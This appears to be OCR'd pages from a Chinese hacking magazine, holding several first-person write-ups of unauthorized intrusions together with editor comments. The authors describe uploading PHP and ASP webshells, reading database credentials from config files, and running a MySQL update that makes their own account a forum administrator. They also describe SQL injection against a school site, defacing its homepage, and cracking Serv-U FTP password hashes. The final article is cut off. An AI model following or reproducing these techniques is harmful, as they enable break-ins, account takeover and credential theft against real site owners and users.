



图6



```
mysql> use com22212;
Database changed
mysql> update bbs_user set usergroupid=6 where name='rabbit222';
Query OK, 0 rows affected (0.14 sec)
Rows matched: 1  Changed: 0  Warnings: 0
```

图9




图10

马上上传了一个php木马到目标网站的根目录下（图7），查看论坛的配置文件config.php，数据库的ip地址和用户名、密码都出来了（图8）。

为了不影响论坛的正常运行，加个管理员就ok了。用mysql连接上去，mysql的连接语句是**mysql.exe –h ip –u用户名 –p密码**，连接数据库语法是use com22212（数据库名），我先前注册了个用户，这个论坛的普通用户和前台管理员都在一个bbs_user表里，只要usergroupid=6就是前台管理员，只要把我注册用户的usergroupid名段更新成6就行了（图9）。

用rabbit222用户登录目标论坛http://www.chinazz001.com/bbs/，返回论坛管理栏目。成功拿到论坛管理

员，现在我已经是前台管理员了（图10）。马上把朋友叫过来，给了他账号，让他登录上去，删掉了那些对他不利的莫须有的话，顺便给管理员留了言，删掉用户rabbit222，我就下了。

四、文章总结

这次拿管理员，花了一定的时间，原以为利用主站的上传漏洞，可以轻松搞定主站，然后拿论坛管理员权限。但是，想不到管理员竟然补了漏洞，绕了不少弯路，最后还是服务器权限设置上的问题给了我机会，如果不会用到的脚本就要关掉，像asp.net、php、jsp、cgi，如果那个站点用不到，就要关掉它，而且用这些脚本的权限要严格控制，如果管理员意识到这些脚本的危害性，就不会不管不顾了，希望国内的安全越做越好。

如果大家有什么不明白的地方，请去黑客手册的论坛给我留言，我的id是rabbitsafe。

[文章中用到的lake2的asp.net后门已收录在本期光盘中]

编辑点评：

文章中作者有一点说法我不太满意，是这句“一看是MolyX Board论坛，觉得从论坛直接入不太现实”，从这句话可以看到作者对PHP的知识了解不多，看到不是网上公布有漏洞的php版本的论坛，立马放弃了。如果够的话，我想作者应当会加一句，这个MolyX Board论坛我研究了下代码，自己是无能为力了。通过这篇文章，我也想说，现在的盲注入大家的asp、php的知识都到一个层面上了，互相之间的水平也差不了多少，精通代码具有白箱测试水平的人还是太少了。

友情检测学校网站

k2u

从本文中你可以学到：

1. XPsp2对xbm格式图片的支持
2. SERV-U密码的破解

一、踩点

大四不考研，闲得慌，操起家伙对学校网站检测一下。Ping一下域名，得到ip地址202.199.***.*，但发现Request time out，应该是有防火墙存在。用WsockExpert抓包访问下主页，iis6.0（图1），应该是2003的系统。Whois查一下这个ip就绑定了一个域名，旁注就不想了。为了得到更多的信息还是决定扫下，我用s的syn模式扫描全部端口，s速度一流，半开放模式一般不会打草惊蛇，结果开了四个端口，21，53，80，3389。命令行下先ftp一下看banner是.serv-u6.0的（图2），以后提权有用啊。53dns我还不知道怎么利用，也没怎么听说从53渗透的。3389虽说没管理员账号还是要连一下的，至少可以得到准确的系统情况，WsockExpert抓的banner是可以修改的，连后果然是2003的系统，远程溢出就放弃了，其实我很偏爱溢出的，一般都能得到系统权限，多快好省。现在就剩80的web了，注定是一个漫长的过程啊！

```
HTTP/1.1 200 OK
Date: Fri, 13 Oct 2006 02:19:
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 11904
Content-Type: text/html
Cache-control: private
```

图1

```
C:\Documents and Settings\Admin>ftp 202.199.
Connected to 202.199....
220 Serv-U FTP Server v6.0 for WinSock ready...
User (202.199.240.5:(none)):
```

图2

二、渗透

到网站转悠一圈，把几个“/”换成“5c%”，猜了几个“inc/conn.asp”和“conn..asp”，在百度里搜下“site:www.***st.edu.cn filetype:mdb”结果一无所获，本想捡个数据库一切都省了，看来没那么便宜。天无绝人之路，试了N个“'”“and 1=1”和“and 1=2”后还是让我发现了几个注入点，不过是Ac的数据库，但总比没有好，要啥自行车啊！

又是注入，恶俗啊。把注入点添到工具里，把工具添到Gpass里（Gpass一类似socksCap的软件），让它傻傻地跑吧，一首歌后结果出来5个管理员账户，密码md5加密的，在线（www.cmd5.com）破一下，5个破了两个，先BS一下。找后台也轻松猜到，但登录时我却傻眼了，验证码是个红叉（图3），我晕晕的，F5几下依旧，头一回遇见这样的情况，都到这时候真要被它拦了真丢人啊！




图3

回头整下思路，看看这个文章系统的文章还在更新着，管理员还经常来，他能进我就能进，排除程序年久失修的可能。管理员故意整个这残疾后台来玩我？不至于变态到这样的地步吧。那就是最后一种情况了，客户端的问题。查了下资料，果然xp+sp2对xbm格式的图片不支持，在注册表里[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\InternetExplorer\Security]右面窗口空白处点击鼠标右键，新建一个“DWOED”值。将该“新建的值”命名为“BlockXBM”（不含引号）。然后鼠标右键点击“BlockXBM”项，修改此键值为8个0。点击“确定”按钮保存。刷新注册表重新打开后台地址，验证码原形毕露（图4），水到渠成进了后台，把asp小马改成gif格式上传，数据库备份成asp，得到webshell（图5）。




图4




图5

改下主页，随便又传几个小马，权限就不提了，闪人，毕竟是自己的学校，又是未授权的，弄大了不好看。

三、后记

过了很久，突然有一天想起我放上去的小马，打开看下竟然有一个还在，真不敢相信，是管理员钓我呢还是我小马名字upfile把管理员迷倒了？登录小马看源码，没有被插入邪恶的代码，真晕死。




图6


在网站的硬盘里转悠到了serv-u的文件夹下，习惯打开servudaemon.ini文件，有56个用户，还真不少，加个超级用户？太暴露了，服务器不知道猴年马月重启算了吧。看了下密码，发现都是34位的（图6），怎么加的密？查下资

料，原来是24个小写字母中随机产生两个和原密码进行md5加密成32位，然后把随机的那两位加到32位的前面，就产生最终的34位。有了加密的方法，解密也就有了思路，去掉34位的前两位，按md5破解，破出的密码去掉前两位（也就是随机产生的那两个字母）剩下的就是真正的密码了。我一开始就相信这56个密码里面肯定有弱口令，但我花半个小时查完时还是惊呆了，竟然破出了12个！

最后给管理员写封信，用这12个ftp帐号看能换点啥不？

编辑点评：

作者发现了xpsp2不解析xbm格式图片的问题，然后通过google解决了。在解serv—u的密码hash中，也是查资料，理清思路，然后反推理，得到问题的解决办法。看来作者是一个非常会思考的人，如果继续这样勤奋下去的话他离天才的距离已经相去不远了。不过，serv—u的密码是否是这样破解，我没有测试，不得而知了。



失败的入侵并非毫无用处

花非花[L.S.T]

从本文中你可以学到：

有关ACESS的union注入知识

一个朋友让我帮忙找网站的漏洞。网站总体简单，几个页面而已，没找一会，就找到了一个open.asp文件，存在注入漏洞。注入漏洞自然不用说了嘛，大家都熟悉得很，所以我也懒得说前面的如何判断之类的了……直接用明哥的DOMAIN3.6来处理（DOMAIN大家应该都会用了吧?），如图1所示。




图1




图2

